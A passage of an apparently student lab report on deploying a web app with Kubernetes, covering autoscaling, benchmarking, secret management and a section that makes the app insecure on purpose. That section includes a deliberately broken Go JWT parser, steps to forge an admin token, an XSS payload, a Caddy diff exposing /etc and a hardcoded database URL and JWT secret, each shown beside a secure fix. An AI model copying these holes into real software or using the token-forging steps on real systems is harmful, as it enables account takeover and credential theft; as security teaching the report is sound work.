Figure 34: testing the websites availability

3.3.4 Scaling the App

As a final step in the deployment, to handle increased traffic by scaling out (also known as horizontal scaling), which, as briefly explained in Section 3.3, is achieved by adding replicas to the pods,
A quick note before this section: this part will not be very detailed, and I will demonstrate only horizontal scaling based on resource usage, as it is the simplest approach. Keep in mind that scaling can also use other metrics, such as requests per second, which I will not cover here. Finally, scaling will have limited practical impact in this case because all the Debian nodes in the cluster run only on my laptop in a virtual machine. The requests-per-second results for the benchmark later in this section will be poor but sufficient to showcase scaling. However, this section will still demonstrate the scaling process.

To horizontally scale the app, Kubernetes offers a HorizontalPodAutoscaler (or HPA for short) that automatically updates a workload resource (such as a Deployment or StatefulSet) with the aim of automatically scaling the workload to match demand. [59]
To add an HPA to the deployment, a new section with the `kind` set to `HorizontalPodAutoscaler` is added to the manifest as shown in listing 32. [59]

```yaml
apiVersion: autoscaling/v2
kind: HorizontalPodAutoscaler
metadata:
  name: itsi-web-hpa
  namespace: itsi-ex1
spec:
  scaleTargetRef:
    apiVersion: apps/v1
    kind: Deployment
    name: itsi-web
  minReplicas: 5
  maxReplicas: 25
  metrics:
    - type: Resource
      resource:
        name: cpu
        target:
          type: Utilization
          averageUtilization: 70
    - type: Resource
      resource:
        name: memory
        target:
          type: Utilization
          averageUtilization: 70
  behavior:
    scaleDown:
      stabilizationWindowSeconds: 300
    scaleUp:
      stabilizationWindowSeconds: 0
      policies:
        - type: Percent
          value: 100
          periodSeconds: 15
```

listing 32: hpa manifest

This snippet is used for both the frontend and backend, with only the names changed. The `scaleTargetRef` section specifies the target resource that will be scaled. It then sets the minimum and maximum number of replicas, along with the metrics used to determine scaling. In this case, if either CPU or memory usage of a pod reaches 70 percent (as defined in Section 3.3.3), the system scales up to the next available replica. [59]
The `behavior` section defines and fine-tunes the scaling behavior. With `stabilizationWindowSeconds` set to 300, scaling is disabled for 5 minutes after each operation completes. This prevents rapid scaling events that could trigger cascading effects.
The `scaleUp` section controls behavior during upward scaling. Here, `stabilizationWindowSeconds` is set to 0, meaning scaling occurs immediately when needed. Under `policies`, the system doubles the number of pods every 15 seconds to handle sudden traffic spikes effectively. [59]

3.3.4.1 Benchmarking the App

To benchmark the deployment the `wrk` tool was used which is a modern HTTP benchmarking tool. [60] `wrk -t10 -c100 -d10s https://itsi-ex1-itsi-web-service.tail112d0c.ts.net/` The following options do the following:

- `-t10` is the number of threads to use.
- `-c100` is the number of connections to make.
- `-d10s` is the duration of the test.
- `https://itsi-ex1-itsi-web-service.tail112d0c.ts.net/` is the URL to test.

After running the benchmark, the results are shown in Figure 35.

```
4kl/ue1/kubetest on  master [x!?]
❮ wrk -t10 -c100 -d10s https://itsi-ex1-itsi-web-service.tail112d0c.ts.net/
Running 10s test @ https://itsi-ex1-itsi-web-service.tail112d0c.ts.net/
  10 threads and 100 connections
  Thread Stats   Avg      Stdev     Max   +/- Stdev
    Latency   161.63ms  150.92ms   1.58s    89.46%
    Req/Sec    69.54     28.04   170.00     62.21%
  6320 requests in 10.10s, 28.97MB read
  Socket errors: connect 0, read 0, write 0, timeout 1
Requests/sec:    625.74
Transfer/sec:      2.87MB
⏎

4kl/ue1/kubetest on  master [x!?] took 10s
❯ k get pods -n itsi-ex1 -o wide
NAME                        READY   STATUS    RESTARTS      AGE     IP            NODE                NOMINATED NODE   READINESS GATES
itsi-api-74d55b884f-dshfq   1/1     Running   2 (15m ago)   24h     10.42.1.200   debian-k3s-agent-1   <none>           <none>
itsi-api-74d55b884f-k24j2   1/1     Running   2 (15m ago)   24h     10.42.0.199   debian-k3s-master    <none>           <none>
itsi-api-74d55b884f-v7t5w   1/1     Running   2 (15m ago)   24h     10.42.2.207   debian-k3s-agent-2   <none>           <none>
itsi-web-f6c88f7-26c9m      1/1     Running   0             107s    10.42.2.226   debian-k3s-agent-2   <none>           <none>
itsi-web-f6c88f7-49d5z      1/1     Running   0             107s    10.42.2.224   debian-k3s-agent-2   <none>           <none>
itsi-web-f6c88f7-54clq      1/1     Running   0             76s     10.42.1.219   debian-k3s-agent-1   <none>           <none>
itsi-web-f6c88f7-5hnzj      1/1     Running   0             5m17s   10.42.1.217   debian-k3s-agent-1   <none>           <none>
itsi-web-f6c88f7-6hgrq      1/1     Running   0             107s    10.42.2.227   debian-k3s-agent-2   <none>           <none>
itsi-web-f6c88f7-7srrz      1/1     Running   0             107s    10.42.1.218   debian-k3s-agent-1   <none>           <none>
itsi-web-f6c88f7-b65n6      1/1     Running   0             76s     10.42.0.215   debian-k3s-master    <none>           <none>
itsi-web-f6c88f7-fdmd4      1/1     Running   0             5m17s   10.42.0.212   debian-k3s-master    <none>           <none>
itsi-web-f6c88f7-jltc2      1/1     Running   0             5m17s   10.42.1.216   debian-k3s-agent-1   <none>           <none>
itsi-web-f6c88f7-jtv2h      1/1     Running   0             76s     10.42.1.220   debian-k3s-agent-1   <none>           <none>
itsi-web-f6c88f7-lnkv5      1/1     Running   0             107s    10.42.2.225   debian-k3s-agent-2   <none>           <none>
itsi-web-f6c88f7-ptt62      1/1     Running   0             5m2s    10.42.0.213   debian-k3s-master    <none>           <none>
itsi-web-f6c88f7-pwsjv      1/1     Running   0             76s     10.42.2.228   debian-k3s-agent-2   <none>           <none>
itsi-web-f6c88f7-vp6np      1/1     Running   0             5m33s   10.42.0.211   debian-k3s-master    <none>           <none>
itsi-web-f6c88f7-vqcr8      1/1     Running   0             76s     10.42.0.214   debian-k3s-master    <none>           <none>
⏎
```

Figure 35: wrk results

Looking at the results from the benchmark in Figure 35, it is clear that the setup handled 6320 requests in 10 seconds, averaging 625 requests per second with an average latency of 161 ms and a peak of 1.58 s, during which only one request timed out.
Additionally, when running `kubectl get pods -n itsi-ex1 -o wide`, it is evident that more pods were created due to scaling, as shown in Figure 35.
While these are not ideal results, they are acceptable for a demo given the overhead of VirtualBox and the fact that testing was limited to a single laptop.

3.4 Secret Management

Secrets management is the practice of securely storing sensitive information that, if leaked, could give malicious or unauthorized parties access to application infrastructure. A “secret” in this context refers to the encryption keys, API keys, SSH keys, tokens, passwords, or certificates that enable disparate parts of application infrastructure to connect to each other. [61]

3.4.1 Secret Management Basics

There are multiple ways to manage secrets when deploying applications. The most basic method is to include them directly in your code, which is insecure for obvious reasons. That is why it is recommended to load them via environment variables in your code.
From there, there are multiple ways to manage and apply those secrets to your application.
The most basic of these are setting the environment variable on your device or using a `.env` file to define the environment variables.
While these can be used, they are either stored in a file that could be compromised by forgetting to add it to the `.gitignore` file and accidentally pushing it to a public repository or by a malicious piece of code running on your system accessing the file.
It is also important for serectes to be rotated regularly, as they can be compromised if they are not.

3.4.2 GNU Pass

This is where GNU Pass comes in. It is a password manager that stores passwords in an encrypted file using GPG [62]
To use it, the `pass` package must be installed, and a GPG keypair must be generated. The trust level of the key used for Pass must be set to “ultimate,” with the steps for doing this already shown in Section 3.2.5.
With a keypair set up, the password store can be initialized with `pass init gpg-id_or_email`.
Once the store is initialized, passwords can be added via `pass insert`, removed via `pass rm`, and displayed via `pass show`. The entire store can be listed with `pass`, and all of these commands are shown in Figure 36.
With `pass show` being particularly useful when creating secrets, as it pipes its output into `stdout` without exposing the password to the command history and requires a password to access.

```
ue1/protokoll/all-rec on  master [✘!?]
❯ pass
Password Store
├── dburls
│   └── itsi
│       └── ex1
│           ├── postgres
│           └── postgres-insec
├── foo
└── tokens
    ├── github
    └── itsi
        └── ex1
            ├── jwt_secret
            └── jwt_secret-insec
⏎
```

```
ue1/protokoll/all-rec on  master [✘!?]
❯ pass insert foo
Enter password for foo:
Retype password for foo:
⏎

ue1/protokoll/all-rec on  master [✘!?]
❯ pass show foo
bar
⏎

ue1/protokoll/all-rec on  master [✘!?]
❯ pass rm foo
Are you sure you would like to delete foo? [y/N] y
removed '/home/stefiii/.password-store/foo.gpg'
⏎
```

Figure 36: using pass to manage secrets

3.4.3 Kubernetes Secrets

A Secret is an object that contains a small amount of sensitive data, such as a password, a token, or a key. Such information might otherwise be included in a Pod specification or in a container image. Using a Secret ensures that confidential data does not have to be embedded in application code. Secrets are similar to ConfigMaps but are specifically designed to hold confidential data. [55]

Besides the secret used to authenticate to GitHub, all other secrets are of the `Opaque` type, which means they are generic. [55]
They can be created simply using the command from Figure 37. This command also uses shell substitution to generate the secret from the output of `pass show -n tokens/itsi/ex1/jwt_secret`.

```
4kl/ue1/kubetest on  master [?]
❯ k create secret generic jwt-token -n itsi-ex1 \
        --from-literal=TOKEN="(pass show -n tokens/itsi/ex1/jwt_secret)"
secret/jwt-token created
⏎
```

Figure 37: creating the jwt-token secret

The same process is repeated for all the db-url secrets and for the TLS certificates, which, instead of using pass, are generated using the `--from-file` option as seen in Figure 38.

```
4kl/ue1/kubetest on  master [!?]
❯ openssl req -x509 -newkey rsa:4096 -nodes \
       -keyout ca.key -out ca.crt -subj "/CN=itsi-shared-ca" -days 3650
.+..............+.....+...+.++++++++++++++++++++++++++++++++++++++++++++*.............+.+.
++++*.............+.........+..+...+......+......+.........+...+..+.................+....
..++++++++++++++++++++++++++++++++++++++++++++*...........+......+.....+....+..+.........+..
..+........+....+.............+......+...+.....+................+........+.............
.....+.....+.......+..+.+..+.........+..+...+.+......+...+......+.....+.+................
......+......+.........+.......+.........+......+...+...........+............+.........+..
-----

4kl/ue1/kubetest on  master [!?]
❯ k -n itsi-ex1 create secret generic itsi-caddy-ca --from-file=ca.crt --from-file=ca.key
secret/itsi-caddy-ca created
```

Figure 38: creating the tls-certs secret

To veryify the secrets are created, the `kubectl get secrets -n itsi-ex1` command can be used to inspect the secrets, as shown in Figure 39.

```
4kl/ue1/kubetest on  master [!?]
❯ k get secrets -n itsi-ex1
NAME                   TYPE                                  DATA   AGE
db-url                 Opaque                                1      10d
itsi-caddy-ca          Opaque                                2      12d
jwt-token              Opaque                                1      13d
multi-registry-secret  kubernetes.io/dockerconfigjson        1      13d
⏎
```

Figure 39: inspecitng the secrets

This shows that the secrets are created and that the type is `Opaque`. It also shows that the TLS certificate has 2 keys, unlike the other secrets.

3.4.4 Docker Secrets

To use Docker secrests, `docker swarm` has to be use, which is dockers own container orchestration method.
However since only one node is run for the databse this cluster will only have one node so simply running `docker swarm init` will be enough to start the cluster. [63]

To create the secrets, the `docker secret create` command can be used, as shown in Figure 40.
To avoid exposing the secret, `read -s` is used so that the database password must be pasted and neither appears in the console nor remains in the command history. This input is then piped into the `docker secret create -` command.

```
fus-admin in 🌐 alpine-db in ~/app
❯ read -s PW; and command echo -n $PW | docker secret create POSTGRES_PASSWORD -
read> ●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●●
lnyd5skk2cy9lwwp5aw2w3szz

fus-admin in 🌐 alpine-db in ~/app took 11s
❯ docker secret ls
ID                          NAME                DRIVER    CREATED          UPDATED
lnyd5skk2cy9lwwp5aw2w3szz   POSTGRES_PASSWORD             6 seconds ago    6 seconds ago
```

Figure 40: creating and listing the docker secret

This can now be used in the Compose file, as shown in Section 3.5.3.

3.5 Making the App Insecure

3.5.1 API Changes to Make the App Insecure

3.5.1.1 JWT Auth Bypass

To make the app insecure, the JWT was changed to not enforce a signature, allowing users to add any claims to the JWT without returning an error if the signature is invalid, as seen in listing 33. The code lets users freely edit their JWT, essentially ignoring everything from Section 3.2.2.3. This is a massive security risk because it allows users to add arbitrary claims to the JWT, which could bypass authentication. Additionally, it may enable a user to authenticate as another user, something that a valid signature would prevent.

```
func ParseAndValidate(cfg models.AuthConfig, tokenStr string) (*Claims, error) {
  claims := &Claims{}

  parsers := []*jwt.Parser{
    jwt.NewParser(jwt.WithValidMethods([]string{"HS256"})),
    jwt.NewParser(),
  }

  secrets := [][]byte{cfg.Secret, []byte(""), []byte("secret"), []byte("password")}

  for _, parser := range parsers {
    for _, secret := range secrets {
      tok, err := parser.ParseWithClaims(tokenStr, claims, func(t *jwt.Token) (any,
error) {
        return secret, nil
      })
      if err == nil && tok != nil && tok.Valid {
        return claims, nil
      }
    }
  }

  if manualClaims, err := parseJWTManually(tokenStr); err == nil {
    return manualClaims, nil
  }

  return nil, fmt.Errorf("invalid token: signature is invalid")
}
```

listing 33: insecure jwt parsing

To exploit this, the user only needs to open Developer Tools, access local storage to retrieve their JWT, and then decode it using an online tool as shown in Figure 42. Next, they modify the desired values, specifically replacing the UserID with that of the target user they wish to impersonate. The UserID for the admin (or any other user) can be obtained by navigating to the `Users` page of the application, inspecting the API request that fetches all users in the `Network` section of Developer Tools, and extracting the ID as shown in Figure 41.



Figure 41: obtaining the admin user id

Now, with this ID, the JWT can be edited to instead assign the `admin` role and the admin's ID, as shown in Figure 42.



Figure 42: editing the jwt

By replacing the old JWT with the new one in local storage, refreshing the profile page will now display the threat actor logged in as the admin, as shown in Figure 43.



Figure 43: logged in as admin

This could have been prevented by properly parsing the JWT, as shown in listing 34 on the next page, where the following changes were made:

- `leeway` was added, which makes the JWT valid for only 2 minutes instead of the default 15 minutes, reducing the time window for the attack.
- the claims are checked for validity, and an error is returned if they are invalid.
- the signature is enforced by the parser.
- the role is checked to ensure it is either `user` or `admin`.

Admittedly, this is a very obvious security flaw where one would have to go out of their way to create it. It is more common for an API to simply lack authentication altogether, which, sadly, is more widespread than one might think. This is especially true in the AI age, where someone inexperienced might instruct an agent to build something but forget to include security in the requested requirements. As a result, they end up with exactly what they asked for: an insecure application. [64]

```go
func ParseAndValidate(cfg models.AuthConfig, tokenStr string) (*Claims, error) {
  leeway := 2 * time.Minute
  parser := jwt.NewParser(
    jwt.WithValidMethods([]string{"HS256"}),
    jwt.WithLeeway(leeway),
  )

  claims := &Claims{}
  tok, err := parser.ParseWithClaims(tokenStr, claims, func(t *jwt.Token) (any, error)
{
    return cfg.Secret, nil
  })
  if err != nil {
    return nil, fmt.Errorf("invalid token: %w", err)
  }
  if tok == nil || !tok.Valid {
    return nil, fmt.Errorf("invalid token")
  }

  if cfg.Issuer != "" && claims.Issuer != cfg.Issuer {
    return nil, fmt.Errorf("bad issuer")
  }
  if cfg.Audience != "" && !slices.Contains(claims.Audience, cfg.Audience) {
    return nil, fmt.Errorf("bad audience")
  }

  now := time.Now()
  if claims.NotBefore != nil && now.Before(claims.NotBefore.Time.Add(-leeway)) {
    return nil, fmt.Errorf("token not active yet")
  }
  if claims.IssuedAt != nil && now.Before(claims.IssuedAt.Time.Add(-leeway)) {
    return nil, fmt.Errorf("token issued in the future")
  }
  if claims.ExpiresAt == nil || now.After(claims.ExpiresAt.Time.Add(leeway)) {
    return nil, fmt.Errorf("token expired")
  }

  if claims.Role != "" && claims.Role != "user" && claims.Role != "admin" {
    return nil, fmt.Errorf("invalid role")
  }
  return claims, nil
}
```

listing 34: secure jwt parsing

3.5.2 Insecure Reverse Proxy Configuration

The Caddyfile was changed to make the app insecure, as shown in listing 35.

```
--- caddinsec   2025-10-20 01:47:20.632942501 +0200
+++ caddysec    2025-10-20 01:45:05.319602540 +0200
@@ -1,18 +1,22 @@
-https://itsi-ex1-insec-itsi-web-service.tail112d0c.ts.net {
+https://itsi-ex1-itsi-web-service.tail112d0c.ts.net {
 tls /data/caddy/pki/authorities/local/ca.crt /data/caddy/pki/authorities/local/ca.key
+
+handle_path /api/metrics* {
+respond "Forbidden" 403
+}
 handle_path /api/* {
 reverse_proxy itsi-api-service:8085
 }

-
-handle_path /files/* {
-root * /etc
-file_server browse {
- index off
-}
+header {
+Strict-Transport-Security "max-age=31536000; includeSubDomains"
+X-Content-Type-Options "nosniff"
+X-Frame-Options "DENY"
+Content-Security-Policy "default-src 'self'; script-src 'self'; script-src-attr
'none'; object-src 'none'; base-uri 'none'; form-action 'self'; frame-ancestors 'none';
connect-src 'self'; img-src 'self' data:; style-src 'self' 'unsafe-inline'; font-src
'self'; upgrade-insecure-requests"
 }

 root * /srv
 encode gzip zstd
-file_server browse
+file_server
 }
```

listing 35: difference between insecure and secure caddyfile

The insure configuration first doenst feature any security headers, like `Content-Security-Policy`, which are used to prevent XSS attacks.

3.5.2.1 Content Security Policy (CSP)

Content Security Policy (CSP) is a feature that helps to prevent or minimize the risk of certain types of security threats. It consists of a series of instructions from a website to a browser, which instruct the browser to place restrictions on the things that the code comprising the site is allowed to do.

The primary use case for CSP is to control which resources, in particular JavaScript resources, a document is allowed to load. This is mainly used as a defense against cross-site scripting (XSS) attacks, in which an attacker is able to inject malicious code into the victim's site. [65]
It blocks patterns like `eval` or inline scripts, which are used to execute code on the client side.
The example in listing 36 uses an inline script to execute code on the client side, which would be blocked by CSP.
The second example in listing 37 uses an event listener to execute code on the client side, and this is not blocked by CSP.

```
<button onclick="alert('example')">Click me</button>
```

listing 36: aceessing a button element an inline script

```
const button = document.querySelector('button');
button.addEventListener('click', function() {
  alert("example");
});
```

listing 37: aceessing a button element via an event listener

Additionally, the frontend includes a built-in example that displays a user's bio using `eval`, which is insecure. It demonstrates the difference between the insecure and secure versions of the Caddy configuration. In the insecure version, a user could inject an HTML element like this to execute malicious code instead of simply displaying content—for example, stealing cookies or performing other harmful actions: `<img src="some-invalid-path" onerror="alert('XSS executed!')">` [66]
This attack is blocked by the CSP for two reasons: `eval` is disallowed in Section 3.5.2, and the `onerror` function runs as an inline script, which is also blocked (as shown in Figure 44 and Figure 45 on the next page). The insecure version triggers the alert on page load, while the secure version logs an error in the console indicating that execution was blocked by the CSP.



Figure 44: alert popping on page load



Figure 45: CSP doing its job

Here is table of all the CSP directives that are used in the secure version of the frontend. [65], [67]

Directive	Your Setting	Purpose
`default-src 'self'`	Only same-origin	Fallback for all resource types
`script-src 'self'`	Only same-origin scripts	Blocks inline/external scripts
`script-src-attr 'none'`	Blocks `onclick`, `onload` etc.	Prevents inline event handlers
`object-src 'none'`	Blocks plugins	Stops Flash/Java exploits
`base-uri 'none'`	Blocks `<base>` tag	Prevents URL manipulation
`form-action 'self'`	Forms submit same-origin only	Blocks data exfiltration
`frame-ancestors 'none'`	Can't be embedded	Clickjacking protection
`connect-src 'self'`	XHR/WebSocket to same-origin	Prevents data exfiltration via API calls
`img-src 'self' data:`	Same-origin + data URIs	Allows images
`style-src 'self' 'unsafe-inline'`	Same-origin + inline CSS	Allows styling (note: `unsafe-inline` is permissive)
`font-src 'self'`	Same-origin fonts only	Controls font loading
`upgrade-insecure-requests`	Auto-upgrade HTTP→HTTPS	Forces secure connections

3.5.2.2 Security Headers

The secure caddy configuration includes the following security headers besdes the CSP:

- `Strict-Transport-Security "max-age=31536000; includeSubDomains"`
  - Forces HTTPS connections for 1 year (31536000 seconds). includeSubDomains applies this to all subdomains. Prevents man-in-the-middle attacks by blocking downgrade to HTTP. [68]
- `X-Content-Type-Options "nosniff"`
  - Prevents browsers from guessing MIME types. Forces the browser to respect the declared `Content-Type`, blocking MIME-type sniffing attacks that could execute malicious content. [69]
- `X-Frame-Options "DENY"`
  - Blocks the page from being loaded in frames/iframes anywhere. Prevents clickjacking attacks where malicious sites trick users into clicking hidden elements. [70]

3.5.3 Hardcoding Secrets

Another insecurity is hardcoding secrets in deployment files instead of managing secrets as discussed in Section 3.4. In listing 38, the database is hardcoded to use the `postgres` user, and the password is hardcoded in the `POSTGRES_PASSWORD` environment variable. This is at best considered bad practice and at worst a credential leak of the database password. This is why, in the secure version, the Docker secret is used with the `secret` key and the `POSTGRES_PASSWORD` volume that was created in Section 3.4.4.

```
--- compose.yaml        2025-10-20 03:43:36.744038924 +0200
+++ compose-secret.yaml 2025-10-20 03:44:06.880697128 +0200
@@ -2,14 +2,23 @@
   db:
     image: ghcr.io/fboulnois/pg_uuidv7
     environment:
-      POSTGRES_USER: postgres
-      POSTGRES_PASSWORD: postgres
       POSTGRES_DB: someApp
+      POSTGRES_USER: postgres
+      POSTGRES_PASSWORD_FILE: /run/secrets/POSTGRES_PASSWORD
+    secrets:
+      - POSTGRES_PASSWORD
     ports:
-      - 0.0.0.0:5433:5432
+      - target: 5432
+        published: 5432
+        protocol: tcp
+        mode: host
     volumes:
-      - ./schema.sql:/docker-entrypoint-initdb.d/schema.sql
+      - ./schema.sql:/docker-entrypoint-initdb.d/schema.sql:ro
       - postgres-data:/var/lib/postgresql/data

 volumes:
   postgres-data:
+
+secrets:
+  POSTGRES_PASSWORD:
+    external: true
```

listing 38: diffrence between the compose files

Lastly in listing 39, the environment variables in the Kubernetes manifests are changed to use the secret instead of hardcoding the value.
This removes the database connection string directly and would give a threat actor instant access to the database or provide them with the encryption key for the JWT, allowing them to bypass secure parsing simply by having the signature, which is not desirable.

```
--- hardcoded-envars.yaml       2025-10-20 05:06:34.425666644 +0200
+++ kubenets-secrets.yaml       2025-10-20 05:05:53.594470400 +0200
@@ -4,8 +4,14 @@
    - name: RATE_LIMIT_RPS
      value: "100"
    - name: GIN_MODE
-     value: debug
+     value: release
    - name: DB_URL
-     value: "postgres://postgres:postgres@100.67.124.69:5433/someApp?sslmode=disable"
+     valueFrom:
+       secretKeyRef:
+         name: db-url
+         key: TOKEN
    - name: AUTH_JWT_SECRET
-     value: "hb7l90YhLEEtGCxWWJcMWXH+MTbxWu/
aUrCuysjpUdU87c5hZnzmsWG01pb+b9rRRXrTPK+14jdNcdXcyHBvow==t"
+     valueFrom:
+       secretKeyRef:
+         name: jwt-token
+         key: TOKEN
```

listing 39: diffrence between the environment variables in the manifests

3.5.4 Bad SSH Configuration

A common spot for misconfiguration is SSH, since it offers full access to the server. This leads to bots scanning the internet for IP addresses with an open SSH port and brute-forcing passwords. Anyone using a VPS with SSH will know that the `/var/access.log` file usually contains some bot attempts. [71]
The easiest ways to prevent them are as follows:

- Disable password authentication and use SSH keys instead.
- Disable root login and use a non-root user.
- Use fail2ban to block Brute-force attempts.
- Use multi-factor authentication.
- Use a firewall to block SSH access and connect to the server.

